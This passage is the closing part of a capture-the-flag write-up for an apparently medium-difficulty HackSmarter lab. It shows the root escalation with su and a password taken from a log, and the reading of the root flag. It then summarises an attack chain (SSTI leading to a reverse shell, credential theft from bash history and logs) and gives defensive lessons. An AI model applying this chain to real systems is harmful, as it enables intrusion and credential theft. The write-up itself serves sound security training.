
Found it. Reading the provisioning log revealed the root password.

Step 13: Becoming Root
1
su root
Entered the password from the log file. Confirmed with:
1
2
whoami
# root
Step 14: Getting the Root Flag
1
cat /root/root.txt

Second flag captured! This is the root flag - the final objective of the challenge.
Attack Summary
| Stage | Method | Credential Source |
|---|---|---|
| Initial Foothold | Source map revealed API | Source code exposure |
| Guest Login | API leaked reservation data | Unauthenticated endpoint |
| Code Execution | SSTI via name field | Reflected input |
| Shell Access | Reverse shell via SSTI | RCE as www-data |
| User Flag | Read /home/george/* | File permissions |
| User Pivot | David’s password in bash history | George’s bash history |
| Root Pivot | Root password in log file | David’s file access |
| Root Flag | cat /root/root.txt | Root access |
Key Lessons
1. Always Check for Source Maps
Source map files (.map) expose your original unminified code. Developers forget to remove them from production all the time. They’re a security researcher’s best friend.
2. Unauthenticated APIs are Dangerous
The /api/v1/rooms/status?status=occupied endpoint required zero authentication and leaked 100 guests’ full details. One API endpoint = game over.
3. Reflected Fields = SSTI/XSS Testing
Any user input that gets reflected on the page should be tested for injection. Knowing the backend tech (Werkzeug) helped me pick the right payloads immediately.
4. Bash History is a Goldmine
Commands get saved to .bash_history in plaintext, including ones with passwords. Devs and sysadmins frequently run su or set credentials inline - massive security risk.
5. Log Files Leak Credentials
Provisioning scripts, deployment logs, and setup logs often store passwords “temporarily” for auditing. They get left readable long after they’re needed.
6. Double-Check Your Reverse Shell IP
Using the lab IP instead of my VPN IP wasted time. Always verify your connection details before sending shells.
Tools Used
- nmap - Port scanning
- ffuf - Directory fuzzing
- Burp Suite - Intercepting requests and exploring app
- nc - Reverse shell listener
Challenge Source: HACKSMARTER
Difficulty: Medium
Date Completed: Aug 17th, 2026
Writeup by: Rabin Gaire
Happy hacking!